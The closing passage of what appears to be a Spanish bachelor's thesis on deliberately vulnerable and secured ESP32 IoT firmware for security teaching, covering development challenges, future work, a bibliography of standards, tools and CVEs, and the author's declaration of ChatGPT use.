The amount of migrations The significant number of migrations also became one of the main and more time-consuming challenges. The initial prototype relied on the *WebServer.h* library due to it being a native library of Arduino, but after the CVE was released, and also searching for a more real-word management as asynchronous request, the software migrated to *ESPAsyncWebServer*. Later on, during the secure version's implementation, HTTPS support became a major problem, since the only way to make it work natively was to either migrate the whole project to platform.io o change to the new https web server library and fix the dependencies. This step demanded the replacement of multiple libraries and modifications in all files managing network communication. Finally, when testing flash encryption, the Arduino framework proved insufficient, forcing a partial migration to ESP-IDF, luckily this was avoided through the use of espefuse. Together, these repeated migrations introduced delays, code instability, and steepened the learning curve, but they also highlighted the importance of choosing a stable development stack early in the design of IoT systems.

Hardware limitations Due to budget constraints and the educational nature of the project, no physical components were used to simulate real world device behaviour. While this decision helped reduce costs, it also limited the realism of the testing environment. Observing how attacks could impact actual devices may have strengthened the project's value.

Lack of Academic References This thesis contains limited references to academic articles due to the lack of similar projects or analyses focused on these types of devices. Therefore, most of the information and technical guidance was obtained from blogs, GitHub repositories, conference materials, and instructional videos.

8.3. Future Work

Throughout this section guidelines and improvements for future will be exposed.

Secure Version The secure firmware is one of the main focuses for future improvements given the nature of IoT devices, which require continuous maintenance and updates to keep the device secure. The recommended future work is to systematically test the current secure version, identifying potential flaws or exposures, documenting them, and implementing appropriate mitigations. Some technical improvements already considered are:

- Using SPIFFS filesystem to store sensitive data and the web interfaces.
- Perform the flash encryption on the device and test its effectiveness.
- Implementing the ESP32 secure boot feature to ensure firmware authenticity and prevent unauthorized modifications.

In addition, addressing critical mechanisms such as Wi-Fi credential resets, triggered when the device fails to locate a network—would, prevent attackers from abusing recovery modes. Similarly, introducing a secure password recovery process would mitigate denial-of-service risks and unauthorized access scenarios. The inclusion of audit logs for user management operations and failed login attempts would further enhance accountability and support forensic analysis in the event of a security incident.

Finally, improving the web interface for more usability is also an option, allowing admin users to assign the role to other users, or improving the accessibility would strengthen both the security and practicality of the platform

Vulnerable Versions The vulnerable firmware variants could also be expanded to improve their educational value. One improvement would be to provide usage guides or

summary for each exposed endpoint, helping students and researchers navigate and test vulnerabilities more effectively. In addition, the scope of simulated attacks could be broadened by introducing real-time data tampering scenarios, such as injecting false sensor values and testing them against real devices. This would demonstrate the risks of integrity violations in monitoring systems, where manipulated information could mislead users into making incorrect decisions.

Attacker Outside the Network Finally, a practical demonstration of how attacker could gain access to the local network. For instance, integrating wireless attack tools such as *wifite* would allow for the demonstration of Wi-Fi based threats, such as exploiting weak encryption or password configurations. This extension would provide a more complete representation of realistic attack surfaces, highlighting the risks that insecure network setups can introduce and reinforcing the importance of strong wireless security practices.

BIBLIOGRAPHY

[1] S. R. Siraparapu and S. Azad, "Securing the iot landscape: A comprehensive review of secure systems in the digital era," *e-Prime - Advances in Electrical Engineering, Electronics and Energy*, vol. 10, p. 100 798, 2024. DOI: https://doi.org/10.1016/j.prime.2024.100798. [Online]. Available: https://www.sciencedirect.com/science/article/pii/S2772671124003784.

[2] Arduino, *Nano ESP32 with Headers*, Accessed: 21-Mar-2025, 2025. [Online]. Available: https://store.arduino.cc/products/nano-esp32-with-headers.

[3] D. Workshop, *Getting started with the arduino nano esp32*, Accessed: 2025-06-24, 2023. [Online]. Available: https://dronebotworkshop.com/nano-esp32/.

[4] Arduino, *Arduino cloud*, Accessed: 2025-06-24. [Online]. Available: https://cloud.arduino.cc/.

[5] Arduino, *Arduino nano esp32 – introduction and overview*, YouTube Video, 2023. [Online]. Available: https://www.youtube.com/watch?v=h_kYGoDFszc.

[6] Arduino, *Getting started with arduino iot cloud and nano esp32*, YouTube Video, 2023. [Online]. Available: https://www.youtube.com/watch?v=4BfnudFxDo8.

[7] OWASP Foundation, *OWASP Internet of Things Project*, Accessed: 20-Feb-2025, 2025. [Online]. Available: https://wiki.owasp.org/index.php/OWASP_Internet_of_Things_Project#tab=Main.

[8] International Organization for Standardization, *Iso/iec 27001:2022 - information security, cybersecurity and privacy protection — information security management systems — requirements*, Accessed: 2025-06-24, 2022. [Online]. Available: https://www.iso.org/standard/27001.

[9] National Institute of Standards and Technology, "The nist cybersecurity framework (csf) 2.0," U.S. Department of Commerce, Tech. Rep., 2024. [Online]. Available: https://nvlpubs.nist.gov/nistpubs/CSWP/NIST.CSWP.29.pdf.

[10] N. Litayem and A. Al-Sa'di, "Exploring the programming model, security vulnerabilities, and usability of esp8266 and esp32 platforms for iot development," in *2023 IEEE 3rd International Conference on Computer Systems (ICCS)*, IEEE, 2023, pp. 150–157.

[11] J. Baek, J. Jang, and S. Kim, "A study on vulnerability analysis and memory forensics of esp32," *Journal of Internet Computing and Services*, vol. 25, no. 3, pp. 1–8, 2024.

[12] O. Barybin, E. Zaitseva, and V. Brazhnyi, "Testing the security esp32 internet of things devices," in *2019 IEEE International Scientific-Practical Conference Problems of Infocommunications, Science and Technology (PIC S&T)*, IEEE, 2019, pp. 143–146.

[13] H. Tiwari, A. Tomar, S. Patil, S. Patil, J. Gangane, and S. Kate, "Slipper zero: Exploring wi-fi security vulnerabilities and attack implementations on esp32 microcontrollers," in *2024 Global Conference on Wireless and Optical Technologies (GCWOT)*, IEEE, 2024, pp. 1–7.

[14] National Institute of Standards and Technology, "Nist special publication 800 series," NIST, Tech. Rep., 1990. [Online]. Available: https://csrc.nist.gov/publications/sp800.

[15] International Organization for Standardization, *Iso/iec 27002:2022 information security, cybersecurity and privacy protection — information security controls*, 2022. [Online]. Available: https://www.iso.org/standard/75652.html.

[16] European Telecommunications Standards Institute (ETSI), *Cybersecurity for consumer internet of things: Baseline requirements (etsi en 303 645)*, 2024. [Online]. Available: https://www.etsi.org/deliver/etsi_en/303600_303699/303645/03.01.03_60/en_303645v030103p.pdf (visited on 08/29/2025).

[17] National Institute of Standards and Technology (NIST), *Foundational cybersecurity activities for iot device manufacturers (nistir 8259)*, 2020. [Online]. Available: https://nvlpubs.nist.gov/nistpubs/ir/2020/NIST.IR.8259.pdf (visited on 08/29/2025).

[18] Open Web Application Security Project, *Owasp webgoat project*, Deliberately insecure web application for security training, 2023. [Online]. Available: https://owasp.org/www-project-webgoat/.

[19] RandomStorm, *Damn vulnerable web application (dvwa)*, PHP/MySQL web application designed for security training, 2022. [Online]. Available: http://www.dvwa.co.uk/.

[20] C. Bailleul, *Darkly: Vulnerable web application*, Educational vulnerable web project, 2015. [Online]. Available: https://github.com/cr0hn/darkly.

[21] O. Community, *Vulnpy: Intentionally vulnerable python project*, Python-based vulnerable code for security testing, 2021. [Online]. Available: https://owasp.org/www-project-vulnpy/.

[22] OWASP, *IoTGoat: Vulnerable IoT Firmware for Educational Purposes*, Accessed: 2025-05-28, 2023. [Online]. Available: https://github.com/OWASP/IoTGoat.

[23] Arduino Team, *Getting started with the arduino ide 2*, Accessed: 2025-06-12, 2024. [Online]. Available: https://docs.arduino.cc/software/ide-v2/tutorials/getting-started-ide-v2/.

[24] Espressif Systems, *Espressif iot development framework (esp-idf)*, Accessed on 2025-08-20. [Online]. Available: https://github.com/espressif/esp-idf (visited on 08/29/2025).

[25] OpenSSL Project, *Openssl library*, Accessed on 2025-08-1. [Online]. Available: https://openssl-library.org/ (visited on 08/29/2025).

[26] Kali Linux Documentation, *What is kali linux?* Accessed: 2025-06-12, 2024. [Online]. Available: https://www.kali.org/docs/introduction/what-is-kali-linux/.

[27] Wireshark Foundation, *Wireshark user's guide*, Accessed: 2025-06-12, 2024. [Online]. Available: https://www.wireshark.org/docs/wsug_html_chunked/ChapterIntroduction.html#ChIntroWhatIs.

[28] National Security Agency, *Ghidra software reverse engineering framework*, Accessed: 2025-06-12, 2024. [Online]. Available: https://github.com/NationalSecurityAgency/ghidra.

[29] GeeksforGeeks, *What is burp suite?* Accessed: 2025-06-24, 2023. [Online]. Available: https://www.geeksforgeeks.org/ethical-hacking/what-is-burp-suite/.

[30] Nmap Project, *Nmap: The network mapper - free security scanner*, Accessed: 2025-06-24, 2025. [Online]. Available: https://nmap.org/.

[31] GeeksforGeeks, *Introduction to netcat*, Accessed: 2025-06-24, 2022. [Online]. Available: https://www.geeksforgeeks.org/computer-networks/introduction-to-netcat/.

[32] E. Systems, *Esptool: Espressif soc serial bootloader utility*, Accessed: 2025-05-07, 2024. [Online]. Available: https://github.com/espressif/esptoolutility.

[33] Kali Linux, *Wifite - kali linux tools*, Accessed: 2025-06-24, 2025. [Online]. Available: https://www.kali.org/tools/wifite/.

[34] National Institute of Standards and Technology, *CVE-2025-53094: CRLF Injection in ESPAsyncWebServer*, Accessed: 2025-06-24, 2025. [Online]. Available: https://nvd.nist.gov/vuln/detail/CVE-2025-53094.

[35] CVE Details, *CVE-2025-53540: Vulnerability in Arduino WebServer library*, Accessed: 2025-06-24, 2025. [Online]. Available: https://www.cvedetails.com/cve/CVE-2025-53540/.

[36] X. Wang, D. Feng, X. Lai, and H. Yu, "Collisions for hash functions md4, md5, haval-128 and ripemd," *Cryptology ePrint Archive*, 2004.

[37] G. Khawaja, *Practical Web Penetration Testing: Secure Web Applications Using Burp Suite, Nmap, Metasploit, and More*. Packt Publishing Ltd, 2018.

[38] R. Dindigala and V. Kumar, "The importance of strong passwords and how to create them during the ai era," 2023.

[39] D. Security, *Crackstation - online password hash cracking tool*, Accessed: 2025-08-03, 2024. [Online]. Available: https://crackstation.net/.

[40] O. Åstrand, *Reverse engineering of esp32 flash dumps with ghidra or ida pro*, Accessed: 2025-05-05, 2022. [Online]. Available: https://olof-astrand.medium.com/reverse-engineering-of-esp32-flash-dumps-with-ghidra-or-ida-pro-8c7c58871e68.

[41] O. Åstrand, *Analyzing an esp32 flash dump with ghidra*, Accessed: 2025-05-05, 2022. [Online]. Available: https://olof-astrand.medium.com/analyzing-an-esp32-flash-dump-with-ghidra-e70e7f89a57f.

[42] Apriorit, *Reverse engineering iot firmware: Analyzing and modifying*, Accessed: 2025-05-10, 2020. [Online]. Available: https://www.apriorit.com/dev-blog/reverse-reverse-engineer-iot-firmware.

[43] A. Forum, *Extracting code from an arduino*, Accessed: 2025-05-10, 2016. [Online]. Available: https://forum.arduino.cc/t/extracting-code-from-an-arduino/388340.

[44] E. Systems, *Partition tables — esp-idf programming guide*, Accessed: 2025-05-19, 2025. [Online]. Available: https://docs.espressif.com/projects/esp-idf/en/stable/esp32/api-guides/partition-tables.html.

[45] BlackVS, *Esp32knife*, Accessed: 2025-05-20, 2023. [Online]. Available: https://github.com/BlackVS/esp32knife.git.

[46] X. Electronics, *Base64 library for arduino*, Accessed: 2025-08-01. [Online]. Available: https://github.com/Xander-Electronics/Base64.

[47] E. Systems, *Espefuse.py — esp32 efuse utility*, Accessed: 2025-09-04, 2025. [Online]. Available: https://docs.espressif.com/projects/esptool/en/latest/esp32/espefuse/index.html.

[48] Espressif Systems, *Flash encryption*, ESP-IDF Programming Guide (Flash Encryption section), Espressif Technologies, 2025. [Online]. Available: https://docs.espressif.com/projects/esp-idf/en/stable/esp32/security/flash-encryption.html.

[49] "Junior software developer sueldos." Accessed: 2025-07-01. (2025), [Online]. Available: https://www.glassdoor.es/Sueldos/junior-software-developer-sueldo-SRCH_KO0,25.htm.

[50] National Institute of Standards and Technology (NIST), *Iot device cybersecurity guidance for the federal government (sp 800-213)*. [Online]. Available: https://csrc.nist.gov/publications/detail/sp/800-213/final (visited on 08/29/2025).

[51] European Union Agency for Cybersecurity (ENISA), *Baseline security recommendations for iot*. [Online]. Available: https://www.enisa.europa.eu/publications/baseline-security-recommendations-for-iot (visited on 08/29/2025).

[52] IoT Security Foundation (IoTSF), *Iot security foundation best practice guides*. [Online]. Available: https://www.iotsecurityfoundation.org/wp-content/uploads/2019/03/Best-Practice-Guides-Release-1.2.1.pdf (visited on 08/29/2025).

[53] European Union, *General data protection regulation (gdpr)*. [Online]. Available: https://gdpr-info.eu/ (visited on 08/29/2025).

[54] Pacto Mundial Red Española, *Objetivos de desarrollo sostenible (ods)*, Accessed: 2025-08-29, 2025. [Online]. Available: https://www.pactomundial.org/que-puedes-hacer-tu/ods/.

DECLARACIÓN DE USO DE INTELIGENCIA ARTIFICIAL GENERATIVA (IAG) EN EL TRABAJO DE FIN DE GRADO (TFG)

He usado IAG en mi TFG

Marca lo que corresponda:

SI	**NO**

Si has marcado SI, completa las siguientes 3 partes de este documento:

Parte 1: declaración sobre comportamiento legal, ético y responsable

Ten presente que el uso de IAG conlleva unos riesgos y puede generar una serie de consecuencias académicas graves: el TFG no será evaluado por la Universidad si el uso de la IAG comporta la utilización de datos de carácter confidencial, materiales protegidos por derechos de autoría, o datos de carácter personal, y se hace sin cumplir las condiciones exigidas en cada caso (autorización de los interesados, autorización de los titulares, seguimiento de las instrucciones de la Universidad).

<table>
<tr><th colspan="2">Pregunta</th></tr>
<tr><td colspan="2">1. En mi interacción con herramientas de IAG he facilitado datos de carácter confidencial contando siempre con la debida autorización de los interesados. La confidencialidad abarca toda información que una persona u organización desea proteger por razones legales, comerciales, de privacidad o estratégicas (como patentes o secretos comerciales).</td></tr>
<tr><td>SÍ, he usado estos datos con la autorización de los interesados</td><td>NO, no he usado datos de carácter confidencial</td></tr>
<tr><td colspan="2">2. En mi interacción con herramientas de IAG he facilitado materiales protegidos por derechos de autoría contando siempre con la autorización de los respectivos titulares.</td></tr>
<tr><td>SÍ, he usado estos materiales con autorización de los titulares de derechos de autor; o bien sin ella porque se ajustan a una de las excepciones o límites que permite la ley:
● obra en dominio público
● obra licenciada (licencias Creative Commons)
● uso de fragmentos con fines de investigación (derecho de cita)</td><td>NO, no he usado materiales protegidos por derechos de autoría</td></tr>
</table>

3. En mi interacción con herramientas de IAG he facilitado **datos de carácter personal** con la debida autorización de los interesados.	
SÍ, he usado estos datos con autorización de los interesados y conforme a las instrucciones contenidas en la guía aprobada por la Universidad	NO, no he usado datos de carácter personal
4. Mi utilización de la herramienta de IAG ha **respetado sus términos de uso**, así como los principios éticos esenciales, no orientándola de manera maliciosa a obtener un resultado inapropiado para el trabajo presentado, es decir, que produzca una impresión o conocimiento contrario a la realidad de los resultados obtenidos, que suplante mi propio trabajo o que pueda resultar en un perjuicio para las personas.	
SI	NO

Parte 2: declaración de uso técnico

Utiliza el siguiente modelo de declaración tantas veces como sea necesario, a fin de reflejar todos los tipos de iteración que has tenido con herramientas de IAG. Incluye un ejemplo por cada tipo de uso realizado donde se indique: *[Añade un ejemplo].*

Declaro haber hecho uso del sistema de IAG ChatGPT version 4.0 y 5.0 para:

Documentación y redacción:

- *Revisión o reescritura de párrafos redactados previamente*

He solicitado la reescritura de párrafos para acortar explicaciones manteniendo las mismas ideas ya redactadas.

- *Búsqueda de información o respuesta a preguntas concretas*

He solicitado una investigación superficial sobre artículos que puedan estar relacionados a temas concretos y sus respectivas referencias. He solicitado la creación de varias citas bibliográficas sobre documentos que no son de carácter académico y no poseían referencia en el propio documento.

Desarrollar contenido específico

Se ha hecho uso de IAG como herramienta de soporte para el desarrollo del contenido específico del TFG, incluyendo:

- *Procesos de optimización*

He solicitado ayuda para corregir y explicar errores de un código que no funcionaba correctamente. Para el desarrollo de vulnerabilidades, una vez supe posibles opciones listas para su implementación, solicité una explicación teórica sobre la complejidad de abordarlas para decidir cual sería la que trataría de implementar.

Parte 3: reflexión sobre utilidad

Aporta una valoración personal (formato libre) sobre las fortalezas y debilidades que has identificado en el uso de herramientas de IAG en el desarrollo de tu trabajo. Menciona si te ha servido en el proceso de aprendizaje, o en el desarrollo o en la extracción de conclusiones de tu trabajo.

La inteligencia artificial (IA) ha demostrado ser muy útil para reorganizar palabras, reduciendo la extensión y complejidad del texto. También resulta relativamente eficaz en la identificación de errores y su corrección, sin embargo, presenta limitaciones a la hora de formular de manera teórica ciertos procesos y tiende a “alucinar” soluciones. Por último, también ha demostrado ser eficiente para explorar rápidamente información en internet y proveer una lista de documentos preliminares que sirvan como base para una investigación posterior.